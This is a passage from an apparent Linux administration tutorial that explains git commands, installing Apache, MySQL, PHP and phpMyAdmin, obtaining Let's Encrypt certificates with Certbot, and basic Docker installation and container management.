like `git` are commonly used by programmers (and many others) to store their source code (or other types of content), to track changes made to it (also known as ‘versions’), as well as sharing it by making it available to others like yourself to download or contribute changes to it.

There are two main components of a `git` system, there is the server and the client. The server component holds the master set of data, and feeds content to the clients and accepts changes from the clients. The client components job is to pull data from the server, and collects changes from the local client and submits them back to the server.

Note:

There are GUI based `git` clients that will not be covered. For more information do a search for ‘graphical Git clients’

One of the most popular online public `git` repositories is known as GitHub (<https://github.com/>). This site is synonymous with `git`, and is the default choice for a lot of open source projects. Although, this is not the only choice, there are several `git` repositories providers to choose from. Some are free, while others offer premium services.

Getting Started

Before you can do anything, you have to make sure that the `git` client is installed. If the client is not installed then you need to add it to the local system in order to utilize it.

To check if you have the `git` client installed, type:

`git --version`(If it returns results such as ‘git version 2.x.x’, then the client is installed).

Note:

If you don’t have `git` , to install it, type:

sudo apt-get install git

-OR-

sudo yum install git

Key Concepts

We have already covered some important topics, such as: where are the server and client. This section deals with the other important key concepts, for example: repositories, branching, etc.

Repositories

All the projects in `git` are stored in what is called a repository. A repository is where all the related objects (i.e. images, source code, etc.) that make up the project are stored. You can access a repository locally or remotely.

A local repository consists of three ‘trees’ that are maintained by `git`. The three trees are the Working Directory, Index, and Head.

Each of these trees are outlined below.

Working Directory: this is where all the actual files are stored. In order to work with an existing repository you have to create a new one or clone it locally on your computer. When you clone an existing repository, it makes a full copy of itself that is under your control.

If you wanted to create a new repository for yourself. **The first thing to do is make a directory (i.e. `mkdir directory_name`) to hold the repository.** Then you need to switch to that location (i.e. `cd directory_name`), then type:

`git init` (this will create a new hidden directory called `.git` that stores the configuration files)

To work with a remote repository you will have to clone it (basically making a local copy of it). Type:

`git clone user_name@host:/path/to/repository`

To work with a local copy of a repository, type:

```
git clone /path/to/repository
```

Index: acts as a staging area for the recent changes that you have made to the local copies of the files. Generally these are saved changes that you make as you are testing your code. If there is a problem you can revert to previous saved versions of the files.

To add files into the Index, you have to ‘propose’ changes by adding them into the Index, type:

```
git add file_name
```

-OR-

```
git add *
```

Head: Holds the latest versions of the commit(s) that you've made to the files in the local repository. When you're ready to commit all the changes that are placed in to the Index, you have to ‘commit’ them to the ‘head’. After they are committed into the head, they can be merged into the master repository that is on a remote system.

To commit the proposed file changes into the head, type:

```
git commit -m "Commit message"
```

Note:

It is recommended to create tags for each software release.

For example, type:

```
git tag 1.2.3 1a2b3c4d5e (the last part is the first 10 characters of the commit id, which can be found in the log.)
```

Generally, once you have completed making your changes to the files in your local repository. You will want to send them to the master server so

that they can be merged with the other changes.

In order to do this you have to tell `git` to push the changes stored on your local system in the ‘head’, to the master repository stored on a remote server, type:

`git push origin master`

*(Change **master** to whatever branch you want to push your changes to.)*

Note:

If you don’t have an existing cloned remote repository, you have to establish a connection with a remote server you will need to add one. To add a remote repository, type:

`git remote add origin server_address`

Branching

Another key concept in `git` is called Branching. The master branch is known as the DEFAULT branch when you create a repository. Branching allows a user to make an isolated copy of a feature to develop it locally, then later merge it back into the master branch when it is completed.

To create a new branch named `new_feature`, and then switch to it, type:

`git checkout -b new_feature`

To switch back to the master branch, type:

`git checkout master`

To delete the branch that was created, type:

```
git branch -d new_feature
```

Note:

A branch is not available to others unless you push the branch to the remote master repository, type:

```
git push origin new_feature
```

Repository Maintenance

Once you have your repositories setup, you will need to maintain (i.e. pulling, pushing, merging code changes) them and to keep them up-to-date.

Commits and Merges

The following commands for pulling latest commits to your local repository. As well as merging the changes you made back into the master repository so others can access them.

To update your local repository with the latest commits, type:

```
git pull
```

From the working directory to fetch and merge remote changes, type:

```
git merge master
```

Note:

git will try to auto-merge changes. Unfortunately, conflicts can and will happen. It is up to you to merge any conflicts manually by modifying the files displayed by git . After updating them, you need to mark them as merged, type:

```
git add file_name
```

Tip:

Before merging changes, you can also preview them by using, type:

```
git diff source_branch target_branch
```

Logging

The `git log` command shows you the commits and the commit message history. The logs are useful for finding what changes have happened and if there were any errors or problems during these commits.

To review the history of the changes made to the repository you need to view the information stored in the logs, type:

```
git log
```

Tips:

git supports a lot of options to format the output of the logs, for example type:

```
git log --graph --oneline --decorate --all
```

(type: git log --help for more information)

git also supports a lot of options for searching the logs, for example type:

```
git log --author=jim
```

(type: git log --help for more information)

Reverting a File/Repository

Sometimes it is necessary to revert or reset a file back to its previous state since it was last committed. These commands help you manage file reversions:

To revert a file back to its previous state since it was last committed to a local repository, type:

```
git checkout -- file_name
```

Warning:

Use this command carefully, it will destroy data.

To reset (i.e. delete all changes, and it is non-reversible) in your local copy of the repository. Then it will download a fresh copy of the data from the master repository, type:

```
git fetch origin
```

```
git reset --hard origin/master
```

Useful Tricks

These commands can make `git` a little easier to use or more useful.

Display colorful `git` output, type:

```
git config color.ui true
```

Show one line per commit in the logs, type:

```
git config format.pretty oneline
```

To see the results of this to a before and after of this command,
type:

```
git log
```

Put `git` into interactive mode (menu selection), type:

```
git add -i
```

Note:

More information: Check out the official Git site: <https://git-scm.com/>

GIT CheatSheet

This git cheat sheet contains summaries and examples of some of the git commands. This section provides a quick reference of how to create, manage and delete repositories, branches and files, as well as modifying the configuration.

Creating Repositories

`git init [project_name]`

Initialize GIT in an existing directory.

GIT Configuration

`git config`

Configures the user information for all the local repositories.

`--list`

shows current GIT configuration.

`--global user.name : "[name]"`

Sets the user name you want to use to commit your transactions.

`--global user.email : "[email address]"`

Sets the email address you want to use to commit your transactions.

`--global color.ui auto`

Enables colorization of the command line output.

Cloning a remote repository (created or forked on GitHub)

`git clone [path | URL]`

Clones (i.e. copies or downloads) a remote repository to your local

machine into a directory.

Ex: `git clone [https://URL_repo_to_clone]`

`git remote -v`

Displays the handles for a remote repository.

`git remote show [handle_name]`

Inspect the details about a remote repository.

Manage (Committing/Tracking/Pushing) Changes

`git add [file_name | *]`

Adding new or modified into repository to be stage before committing them.

`git commit -m "message"`

Commits all changes that have been staged, and adds a message.

`git push origin master`

Pushes all the committed changes to the master branch of origin.

`git reset [file_name]`

Unstages a file, and preserves its contents.

`git checkout [branch_name]`

Switches the branch, and updates working directory.

Fetching/Merging Repositories

`git fetch origin`

To reset (delete all changes) to your whole repository, with a fresh copy.

`git merge master`

From the working directory to fetch and merge remote changes.

Checking the Status of the Repository

`git diff`

Displays the diff for files that are modified but have not been staged.

`--staged`

Shows the diff for files that are staged but not committed.

`git status`

Shows which files have been modified and/or staged since the last commit.

Managing Branches

`git branch`

Displays a lists of all local branches in the current repository.

`git branch -d [branch_name]`

Deletes a branch in the current repository.

`git branch [branch_name]`

Creates a new branch in the current repository.

`git checkout [branch_name]`

Switches branches and updates the working directory.

`git merge [branch_name]`

Merges specific branch history into the current branch.

Removing, deleting, and reverting files

`git rm [file_name]`

Deletes a file from the local storage, then stages its deletion.

`--cached [file_name]`

Stops tracking of a file, then stages its deletion (but does not delete it from the local storage)

`git mv [old_file_name] [new_file_name]`

Renames the file on disk, then stages the deletion of the old name and addition of the new name.

`git checkout -- [file_name]`

Reverts a modified file on local storage back to the last committed version.

Viewing Commit History

`git log`

Displays history details.

`-1`

Shows the last commit.

`--stat`

Shows stats instead of diff details.

`--name-status`

Shows a simpler version of stat.

`--oneline`

Shows commit comments.

Installing L.A.M.P.

Overview: LAMP is an acronym for a group of open source software services that are typically installed together on a server to host dynamic web applications. The term is an acronym for Linux (the operating system), Apache (the web server service), MySQL (the database service), and PHP or Python (for dynamic content generation).

LAMP Overview

Layer 4: **Shell** (i.e. System and service management)

Layer 3: **Apache and MySQL Service**

Layer 3a: **PHP Engine** (Called by the Apache Service)

Layer 3b: **PHP Webpage and Apps** (i.e. MyPHPAdmin)

Layer 2: **Network and Firewall** (i.e. Communication)

Layer 1: **Host OS** (i.e. Kernel, Libraries, etc.)

Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.)

If you're still learning Linux this is a great chapter because it will give you exercises to get an idea of what it takes for installing a set of Linux applications and services. This chapter will teach you the basics of installing services, controlling them, managing configuration files, and more.

Even if you're not going to be using LAMP services, but want to get more experience installing and managing them. This chapter will provide a great introduction to this type of Linux administration.

Prerequisites:

This section requires that you have root permissions on the system to install services and make changes to the OS.

Before starting this section, make sure that you get the updated list of the

package manager repositories, so that you get the latest versions of the programs, services and libraries, type:

sudo apt-get update

-OR-

sudo yum update

Notes:

These instructions can require that you make modification to the service(s) or OS depending on the distro and versions of the software that you're running. Although, this section is a good framework you can use to complete the installs.

The application developers are always enhancing their software, and over time these instructions can change.

Installing the Apache Web Server

Overview: This section provides instructions on how to install and do a basic setup of the Apache HTTP service, and how to modify the firewall. The Apache service is used to deliver files using the HTTP protocol to remote clients and systems.

The Apache HTTP Server, is a free and open-source cross-platform web server. It was originally based on the NCSA HTTPd server. Development of Apache began in early 1995 after work on the NCSA code stalled.

As of March 2018, it was estimated to serve 43% of all active websites and 37% of the top million websites.

Install the latest version of the Apache web server, type:

```
sudo apt-get install apache2
```

-OR-

```
sudo yum install httpd
```

Modifying the Firewall

This section covers how to open up the necessary ports in the local firewall so that http traffic (port 80), and HTTPS (port 443) traffic to pass through. The ufw (Uncomplicated Firewall) utility is for managing iptables (a netfilter firewall design) to be easy to use. It uses a command-line interface consisting of a small number of simple commands, and uses iptables for configuration.

Note:

These instructions assume that you have the UFW firewall utility installed on your system.

Lists all the apps that are currently supported by the firewall, look for 'Apache Full', type:

```
sudo ufw app list
```

Make sure traffic is allowed to ports 80 and 443, type:

```
sudo ufw app info "Apache Full"
```

If traffic is not allowed for ports 80 and 443, type:

```
sudo ufw allow in "Apache Full"
```

To test to make sure the Apache service is working correctly, type:

```
http://domain_name_or_ip
```

To find your local machine's IP address, type:

```
ip addr show eth0 | grep inet | awk '{ print $2; }' | sed 's/.*$//'
```

To find your local machine's hostname address, type:

```
hostname
```

Installing MySQL Database

Overview: This section provides instructions on how to install the MySQL database service. This service is utilized by web apps to store or retrieve data it needs.

MySQL is an open-source relational database management system (RDBMS). Its name is a combination of "My", the name of co-founder Michael Widenius's daughter, and "SQL", the abbreviation for Structured Query Language.

Prerequisites:

This section assumes that your Apache service is working and configured properly. This includes that you have root permissions on the system to install the service.

To install the service, type:

```
sudo apt-get install mysql-server
```

-OR-

RPM based installation, see: <https://dev.mysql.com/downloads/repo/yum/>

The following script will secure the MySQL installation. It does this by removing some dangerous default settings and locking down access to the database system, type:

```
sudo mysql_secure_installation
```

Note:

You'll be asked if you want to configure the: VALIDATE PASSWORD PLUGIN. This option enables strong password validation. This is recommended for a production environment. Then just accept the defaults for the rest of the questions by answering 'Y'. This will disable things like anonymous users, remote root logins, etc.

To test the MySQL connection, type:

```
sudo mysql
```

Note:

If you're going to install the phpMyAdmin web app for managing MySQL databases. For the root MySQL user to login, you need to switch the authentication method from AUTH_SOCKET to MYSQL_NATIVE_PASSWORD. This will be discussed later in the chapter, and is only needed if you're going to install that web app.

To validate if the AUTH_SOCKET plugin is being used (which is generally enabled by default), from the mysql> prompt, type:

```
SELECT user,authentication_string,plugin,host FROM mysql.user;
```

To exit the MySQL application, from the mysql> prompt, type:

```
exit
```

Installing PHP

Overview: This section provides instructions on how to install the PHP engine. PHP is a server side scripting language utilized to generate files (mostly web pages) to respond to HTTP requests from clients or remote systems.

The PHP language is designed for Web development, but also can be used as a general-purpose programming language. PHP originally stood for Personal Home Page, but it now stands for the recursive acronym PHP: Hypertext Preprocessor.

Prerequisites:

This section assumes that the Apache and MySQL services are working and configured properly. This includes that you have root permissions on the system to install the PHP engine.

Install the PHP engine and the additional helper packages that are needed for accessing the Apache and MySQL services, type:

```
sudo apt-get install php libapache2-mod-php php-mysql
```

Modify Apache to accept index.php file, type:

```
sudo nano /etc/apache2/mods-enabled/dir.conf
```

In nano on the line below (i.e. DirectoryIndex) , move the PHP index file (i.e. **index.php**) to the first position:

```
<IfModule mod_dir.c>
    DirectoryIndex index.php ...
</IfModule>
```

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter)

Then restart the Apache service, type:

```
sudo systemctl restart apache2
```

To check the status of the service, type:

```
sudo systemctl status apache2
```

Testing the PHP Installation

To make sure the PHP engine is working properly. Use the following commands to create a file called `info.php` in the web root `[/var/www/html/]`, type:

```
echo "<?php phpinfo(); ?>" > /var/www/html/info.php
```

To test the page, and see if PHP is installed correctly. In a browser type:

http://domain_name_or_ip/info.php

If everything is working properly a page will displays with a great deal of information about the OS and related subsystems.

To delete this file, type:

```
sudo rm /var/www/html/info.php
```

Additional Resources:

To help manage your MySQL databases from the web browser, check out PHPMyAdmin.

To add a free TLS/SSL certificate, check out Let's Encrypt.

Installing PHPMyAdmin

Overview: This section provides instructions on how to install the PHPMyAdmin web app. This tool allows you to manage your MySQL databases using a browser through a web user interface (WUI).

With the popularity and power of the phpMyAdmin tool, it makes it a target by Internet attackers. I would never recommend running this web app on a production system. If you do have to run it, make sure it has been locked down and regularly patched. It is also highly recommended that you encrypt all communications with this tool using SSL.

Prerequisites:

This section assumes that your Apache, MySQL, and PHP are working and configured properly. This includes your firewall settings, and that you have root permissions on the system.

To install the phpMyAdmin web app, type:

```
sudo apt-get install phpmyadmin php-mbstring php-gettext
```

Notes:

For server selection, choose "apache2", then select "Yes" when asked to use dbconfig-common to set up the database. Then you will be asked to choose and confirm a MySQL application password for phpMyAdmin.

The installation process adds the phpMyAdmin Apache configuration file into the /etc/apache2/conf-enabled/ .

To explicitly enable the mbstring PHP extension, type:

```
sudo phpenmod mbstring
```

Restart Apache to recognize the changes, type:

```
sudo systemctl restart apache2
```

Note:

phpMyAdmin automatically creates a database in MySQL called phpmyadmin.

To login with your root MySQL user, you need to switch the authentication method from AUTH_SOCKET to MYSQL_NATIVE_PASSWORD, type:

```
sudo mysql
```

To display the current authentication method configuration that is being used by MySQL, from the mysql> prompt, type:

```
SELECT user,authentication_string,plugin,host FROM mysql.user;
```

To alter the authentication method configuration to use mysql_native_password , from the mysql> prompt, type:

```
ALTER USER 'root'@'localhost' IDENTIFIED WITH  
mysql_native_password BY 'password';
```

Note:

*Make sure to change '**password**' to a strong password.*

To put the configuration changes into effect, from the mysql> prompt, type:

```
FLUSH PRIVILEGES;
```

To make sure the new configuration changes have been implemented in the system, from the mysql> prompt, type:

```
SELECT user,authentication_string,plugin,host FROM mysql.user;
```

From the mysql> prompt, type:

```
exit
```

To access the PHPMyAdmin web interface, the machines domain name or public IP address, in a browser type:

https://domain_name_or_ip/phpmyadmin

Note:

When password authentication is enabled, you will need to login using a different command. To login with the traditional method, type:

```
mysql -u root -p
```

To create a unique user rather than using the root user, modify the steps about with the following commands. From the mysql> prompt, type:

```
CREATE USER 'new_user'@'localhost' IDENTIFIED BY 'password';
```

Note:

Change 'new_user' to whatever you want, and change the 'password' to be a strong password.

This command grants the new user appropriate privileges [i.e. root permissions] in the MySQL database service, type:

```
GRANT ALL PRIVILEGES ON *.* TO 'new_user'@'localhost' WITH
```

GRANT OPTION;

From the mysql> prompt, type:

exit

Securing the phpMyAdmin Console

Overview: This section is a practical introduction to the .htaccess file. The .htaccess file allows you to override the default Apache settings, by applying the commands/instructions in this file. Even if you don't need to utilize this feature for phpMyAdmin, it will give you information you can later apply to web sites/apps at a later time.

Prerequisites:

This section assumes that your Apache, MySQL, PHP and PHPMyAdmin are working and configured properly. This includes your firewall settings, and that you have root permissions on the system.

You need to enable the use of the .htaccess file to override the Apache configuration settings. You do this by modifying the /etc/apache2/conf-available/phpmyadmin.conf file.

Add the following line ' AllowOverride All ' in the following section:
<Directory /usr/share/phpmyadmin> , type:

```
sudo nano /etc/apache2/conf-available/phpmyadmin.conf
```

```
<Directory /usr/share/phpmyadmin>
```

```
    AllowOverride All
```

```
...
```

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter)

Restart the Apache service, type:

```
sudo systemctl restart apache2
```

To apply the security permissions you need to create `.htaccess` file, type:
`sudo nano /usr/share/phpmyadmin/.htaccess`

Note:

Within the file, type the following information: (it is okay to leave out the comments, I am only providing them for clarity.

*# specifies the authentication type being implemented
(i.e. password file)*

AuthType Basic

*# Specifies message for the authentication dialog box.
Suggestion: keep messaging generic, for security reasons.*

AuthName "Restricted Files"

*# Specifies the location of the password file used for
authentication
Suggestion: store this file outside of the directories
that are being served by the web service.*

AuthUserFile /etc/phpmyadmin/.htpasswd

*# specifies only authenticated users should be granted
access to the resource.*

Require valid-user

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter)

To create the password file, you will be prompted to enter a password,

type:

```
sudo htpasswd -c /etc/phpmyadmin/.htpasswd user_name
```

To create additional users, do this without using the `-c` flag, type:

```
sudo htpasswd /etc/phpmyadmin/.htpasswd new_user_name
```

When you access the PHPMyAdmin interface, you will be prompted for an additional user account name and password that was created, type:

`https://domain_name_or_ip/phpmyadmin`

Installing SSL Certificate

Overview: Let's Encrypt is a Certificate Authority (CA) that provides free TLS/SSL certificates, that allow you to enable encrypted HTTPS communication on your web server(s). HTTPS is critical to the security of your site and users.

Search engines like Google give higher priority in the search results to sites that support encrypted communications.

Prerequisites:

A server running a recent version of Linux and apache.

A fully registered domain name, i.e. example.com.

DNS 'A records' (and 'CNAME record', which is optional) that point to your server's public IP address. i.e.: example.com (123.321.123.321), www.example.com (123.321.123.321).

Installing Certbot

EFF's Certbot can automatically enable HTTPS on your website by deploying Let's Encrypt certificates. You might ask why you may need Certbot to help you. First, it automates the process of requesting installing the certificate, this can relieve you of that administration.

Second, the Let's Encrypt Certificate has a hard coded lifetime of 90 days, before they have to be renewed. The Certbot takes care of the renewal process automatically. This feature is designed to help prevent a malicious person or group from abusing the certificate if they are able to get a hold of it.

To install the Certbot repository, type:

```
sudo add-apt-repository ppa:certbot/certbot
```

To install Certbot's Apache package, type:

```
sudo apt-get install python-certbot-apache
```

Open the virtual host file for the domain, type:

```
sudo nano /etc/apache2/sites-available/example.com.conf
```

Find the **ServerName**, it should look like the example:

```
...
ServerName example.com;
...
...
```

Note:

If it doesn't match, update the file and save the changes.

To verify the syntax of your configuration edits, type:

```
sudo apache2ctl configtest
```

Note:

If there is an error, reopen the virtual host file and check for mistakes (i.e. typos, missing characters, etc.).

To reload apache service to force the loading of the new configuration, type:

```
sudo systemctl reload apache2
```

Allow HTTPS through the Firewall

You need to make sure the HTTPS ports (TCP/443) are open in the firewall in order for remote systems to communicate with the service.

Check the current status of the firewall status, type:

```
sudo ufw status
```

To clear out the old firewall configuration (if it exists) and replace it with a new one, type:

```
sudo ufw delete allow 'Apache'
```

```
sudo ufw allow 'Apache Full'
```

To check the current firewall status, type:

```
sudo ufw status
```

Obtaining an SSL Certificate

Certbot provides a variety of ways to obtain SSL certificates through plugins. The Apache plugin will take care of reconfiguring Apache and reloading the config whenever necessary.

To use this plugin, type:

```
sudo certbot --apache -d example.com -d www.example.com
```

If this is your first time running certbot, you will be prompted to enter an email address and agree to the terms of service. After doing so, certbot will communicate with the Let's Encrypt server, then run a challenge to verify that you control the domain you're requesting a certificate for.

If that's successful, certbot will ask how you'd like to configure your HTTPS

settings. Select your choice then hit ENTER. The configuration will be updated, and Apache will reload to pick up the new settings.

Your certificates are downloaded, installed, and loaded. Try reloading your website using https:// and notice your browser's security indicator. It should indicate that the site is properly secured, usually with a green lock icon.

Tip:

If you test your server using the SSL Labs Server Test (<https://www.ssllabs.com/ssltest/>), it should give your site an A grade.

Verifying Certbot Auto-Renewal

As stated earlier Let's Encrypt certificates are only valid for ninety days. This is to encourage users to automate their certificate renewal process. The certbot package that was installed takes care of this for you by adding a renew script to the /etc/cron.d . This script runs twice a day and will automatically renew any certificates that are about to expire within next thirty days.

To test the renewal process, type:

```
sudo certbot renew --dry-run
```

When necessary, Certbot will renew your certificates and reload Apache to pick up the changes. If the automated renewal process ever fails, Let's Encrypt will send a message to the email you specified, warning you when your certificate(s) are about to expire.

Installing Docker (Containerization)

Overview: Docker is a technology for managing processes that are run in Docker containers. Docker Containers run applications in resource-isolated processes. The technology is similar to virtual machines (VMs), but Docker containers are more portable, more resource-friendly, and dependent on the host operating system.

Docker and virtual machine technology offer process resource-isolation. Unlike Docker, VMs run independently of the host operating system. Each VM has to maintain a complete copy of the OS and related dependencies, and applications. So VMs require more system resources in order to execute.

Prerequisites:

This section requires that you have:

- *A system with reasonable amount of resources (i.e. 2 CPUs, 8GB RAM and 50GB storage, 1 NIC)*
- *An updated/patched Linux Distro.*
- *Root permissions on the system to install services and make changes to the system*
- *An account on the Docker Hub web site (<https://hub.docker.com/>). If you don't already have an account, you should login now and create one.*

Docker vs. Hypervisor Infrastructure

In a Docker infrastructure, you only need one copy of the OS (per server). All the containers only contain the dependencies (i.e. libraries, executables, etc.) and the code that is needed for it to run the service it provides. It is very scalable, and efficient, but does have a downside of having to rewrite existing code to utilize it. One of the main benefits of the technology is that it allows your services to scale (up or down) very quickly.

Docker Overview (more optimized use of system resources)

Layer 4: **Docker Containers** (A "running copy" of a Docker Image)

[Multiple Docker Containers can run in the systems memory]

Layer 3: **Docker Images** (holds the Programs/Services/Libraries/Data)

[Popular Docker Images are maintained on the Docker Hub]

Layer 2: **Docker Service**

Layer 1: **Host OS** (i.e. Kernel, Libraries, etc.)

Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.)

In a Hypervisor infrastructure, every VM has its own copy of the OS, and related dependencies. This allows for traditional code writing or the running of legacy code, but it lacks the resource efficiency and scalability of Docker. You also need to maintain patches on each VM independently.

Hypervisor Overview (great for Legacy applications)

Layer 4: **Applications/Services/Data**

Layer 3: **Virtual Machines** (w/OS [Windows, Linux])

[Multiple virtual machines can run in the systems memory]

Layer 2: **Host OS** (i.e. Windows, Linux)

Layer 1: **Hypervisor** (i.e. VMWare, Hyper-V, Xen)

Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.)

Docker containers are built from Docker images. By default, images are pulled from the Docker Hub (<https://hub.docker.com>). The Docker Hub is the Docker registry managed by the company that owns the technology. Anyone can host their images on the Docker Hub, so the most popular applications and Linux distributions will already have images hosted there.

Note:

There could be variations with the install procedure depending on the distro you're using. If you have problems, please look up specific guides that maybe available for your version of the distro you're running on your system.

To understand the importance of Docker, it helps to understand a very basic programming concept called a 'function'. In traditional programming functions allow a programmer to write reusable blocks of code that can be repeatedly used as many times as they are needed. Functions are only limited by the capabilities of the programming language and the programmer's imagination.

A Docker container is similar to a function, in respects that it contains reusable code that can be repeatedly used as many times as they are needed. When using the Docker technology, a developer can create a program that is very scalable. Instead of writing a large monolithic program, they can break up their code into Docker containers.

When the developer needs to scale the system resources up or down all they have to do is start or stop containers based on the images that contain the code that they need. This is an over simplified explanation of the technology, but hopefully you will see the power of it.

You can literally start or stop a Docker container in microseconds, verses spinning up a VM which can take several seconds to a few minutes. The Docker containers also have the advantage of a smaller system resource footprint, because they don't have their own independent operating system.

This chapter only covers Docker at a very high-level, it should be good enough

to get you started understanding what it does. Although, it really doesn't provide anything more than a quick introduction to the technology, and how to do basic administration of it.

Installing Docker from official Docker repository

You can use your distros built-in repositories for Docker, but they might not always have the latest version available. To get the latest version of Docker you need to point your package manager to use the official repositories.

To update your package manager repository information, type:

```
sudo apt-get update
```

Make sure your `apt` package manager has the prerequisites to use HTTPS download, type:

```
sudo apt-get install apt-transport-https ca-certificates curl software-properties-common
```

Add the official Docker repository GPG key to the `apt` package manager, type:

```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
```

Add the Docker repository to the `apt` sources, type:

```
sudo add-apt-repository "deb [arch=amd64]  
https://download.docker.com/linux/ubuntu bionic stable"
```

Update the `apt` package database with the Docker packages, type:

```
sudo apt-get update
```

Make sure you're installing Docker from the correct `apt` repository, and not the default, type:

```
apt-cache policy docker-ce
```

You should see the following message to tell you that the installation package is from the Docker repository:

```
docker-ce:  
  Installed: 18.06.1~ce~3-0~ubuntu  
  Candidate: 18.06.1~ce~3-0~ubuntu  
  Version table:  
 *** 18.06.1~ce~3-0~ubuntu 500  
       500 https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages  
         100 /var/lib/dpkg/status  
 18.06.0~ce~3-0~ubuntu 500  
       500 https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages  
 18.03.1~ce~3-0~ubuntu 500  
       500 https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
```

Installing the Docker service, type

```
sudo apt-get install docker-ce
```

Check to make sure the Docker service is running, type

```
sudo systemctl status docker
```

You should see the following message to tell you that the service is running:

```
... Active: active (running) ...
```

Notes:

When installing Docker, you get the Docker service (daemon) and docker command line utility. The docker command line utility is how you interact with the service, images and the containers.

The docker command has to be run by the root user or by a user in the docker group that is automatically created during the Docker's installation process. To add your name to the Docker group, type: sudo usermod -aG docker \${USER} (if you're having a problem, manually enter your username in the command). Then logout and log back in, or type: su - \${USER} , to confirm that you're in the Docker group, type: id -nG.

Using and Testing the Docker Service

In this section and the rest of this chapter assumes that you added your user account to the docker security group talked about earlier. If not, you will need to prefix the docker command with the sudo command.

The Docker command syntax looks like:

```
docker [option] [command] [arguments]
```

To check if Docker is running and the connectivity is working properly, type:

```
docker run hello-world
```

Note:

If the image is not already installed in your local repository, it will be automatically downloaded from the Docker Hub site [the default repository].

```
Hello from Docker!
```

```
This message shows that your installation appears to be working correctly.
```

```
To generate this message, Docker took the following steps:
```

1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
(amd64)
3. The Docker daemon created a new container from that image which runs the executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it to your terminal.

```
To try something more ambitious, you can run an Ubuntu container with:
```

```
$ docker run -it ubuntu bash
```

```
Share images, automate workflows, and more with a free Docker ID:  
https://hub.docker.com/
```

```
For more examples and ideas, visit:  
https://docs.docker.com/engine/userguide/
```

To display the images that have been downloaded to your computer, type:
docker images

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
hello-world	latest	2cb0d9787c4d	7 weeks ago	1.85kB

To search for an available Docker image on the Docker Hub site (<https://hub.docker.com/>). Use the following command return a listing of all images that match the search string, type:

```
docker search hello-world
```

NAME	DESCRIPTION	STARS	OFFICIAL	AUTOMATED
hello-world	Hello World! (an example of minimal Dockeriz...	642	[OK]	
kitematic/hello-world-nginx	A light-weight nginx container that demonstr...	108		
tutum/hello-world	Image to test docker deployments. Has Apache...	55	[OK]	

Note:

If the OFFICIAL column indicates [OK] for a Docker image that means it is built and supported by the company behind the project.

Starting a Docker Container

I believe it is important to emphasize the difference between the Docker image and container. The Docker image is a digital template, and stores all the resources (i.e. programs, libraries, etc.) and data. When you run an image, a copy of it gets loaded into memory and then it becomes a Docker container.

To download the official Ubuntu image, type:

```
docker pull ubuntu
```

```
Using default tag: latest
latest: Pulling from library/ubuntu
124c757242f8: Pull complete
2ebc019eb4e2: Pull complete
dac0825f7ffb: Pull complete
82b0bb65d1bf: Pull complete
ef3b655c7f88: Pull complete
Digest: sha256:72f832c6184b55569be1cd9043e4a80055d55873417ea792d989441f207dd2c7
Status: Downloaded newer image for ubuntu:latest
```

To run a container with the latest image of Ubuntu, type:

```
docker run -it ubuntu
```

Note:

The -i and -t switches provide interactive shell access into the container.

The output will look something like:

```
root@d57e5d79b88d:/#
```

d57e5d79b88d is the CONTAIN_ID, you will need that later if you want to delete it.

Any Linux command can be executed (as long as it is installed) inside the container, and all changes will only be made in the container. For example, you can install Midnight Commander (MC), execute it, and then exit the container.

Note:

When inside of the container, you don't need to prefix any command with sudo, this is because you're always operating as the root user.

```
root@d57e5d79b88d:/# apt update
root@d57e5d79b88d:/# apt install mc
root@d57e5d79b88d:/# mc
root@d57e5d79b88d:/# exit
```

Managing Docker Images and Containers

When you have several Docker containers running in memory. You need to understand the basic administration commands needed to manage them (i.e. starting, stopping, etc.).

To display active (running) containers on your system, type:

```
docker ps
```

To display active (running) and inactive containers on your system, type:

```
docker ps -a
```

To start the Docker container (i.e. with the Ubuntu image that was downloaded earlier) use the container id of the image you want to start, type:

```
docker start d57e5d79b88d
```

Note:

The container ID and names will constantly change as you start and stop these processes. These are only included as an example of what the complete command looks like.

To stop a Docker container use the container id, or the assigned name (see the output of the `ps`) of the image you want to stop, type:

```
docker stop happy_villani
```

After you no longer need a container you can delete it, type

```
docker rm happy_villani
```

Note:

It is possible to override any of the options like the automatic name creation. All you have to do is add the correct switches (i.e. --name) to the commands to create the container.

Committing a Docker Image

After you modify a container the way you want it, you have to commit the changes and create a new Docker image from the changes you made to it. Otherwise if you don't want to keep the changes you can delete that container, and the changes that were made will be lost.

This is the syntax for the commit command:

```
docker commit -m "commitment message" -a "author name" container_id  
repository/new_image_name
```

Note:

*For example, **repository** = Docker Hub username (i.e. jane2020)*

This is a full example of the commit command:

```
docker commit -m "added apps" -a "jane" d57e5d79b88d  
jane2020/Ubuntu_testapp1
```

To see all the Docker images installed on your local system, type:

```
docker images
```

You will notice a size difference between the source (or base) image you started with vs. the new image you just created. The differences are the modifications made up of the changes (i.e. new repositories, commands, etc.) that you added.

Pushing Images to the Docker Repository

After the Docker image has been customized to the way that you want it. You can then upload these changes to the Docker Hub to use on other systems or to make them available for others to use.

Log into Docker Hub account, type:

```
docker login -u docker-user_name
```

After you authenticate with your account password, you can push your own image, type:

```
docker push docker-registry-username/docker-image-name
```

For example, to push the image to your Docker Hub account, type:

```
docker push jane2020/Ubuntu_testapp1
```

Note:

After pushing the image to the Docker Hub repository, the Docker image will be listed on your account's dashboard.

To pull the image from the Docker Hub account on another computer, type:

```
docker pull jane2020/Ubuntu_testapp1
```

Docker Commands (Version 18)

This is a list of the current docker commands (as of the writing of this book), and a description of what they do. All of these commands need to be prefixed by the docker command.

For example, docker info displays information about the running Docker service.

For more information on a specific command, type:

```
docker COMMAND --help
```

attach : Attach local the STDIN, output, and error streams to a running container.

build : Build an image from a Docker file.

commit : Create a new image from a container's changes.

cp : Copy files/folders between a container and the local filesystem.

create : Create a new container.

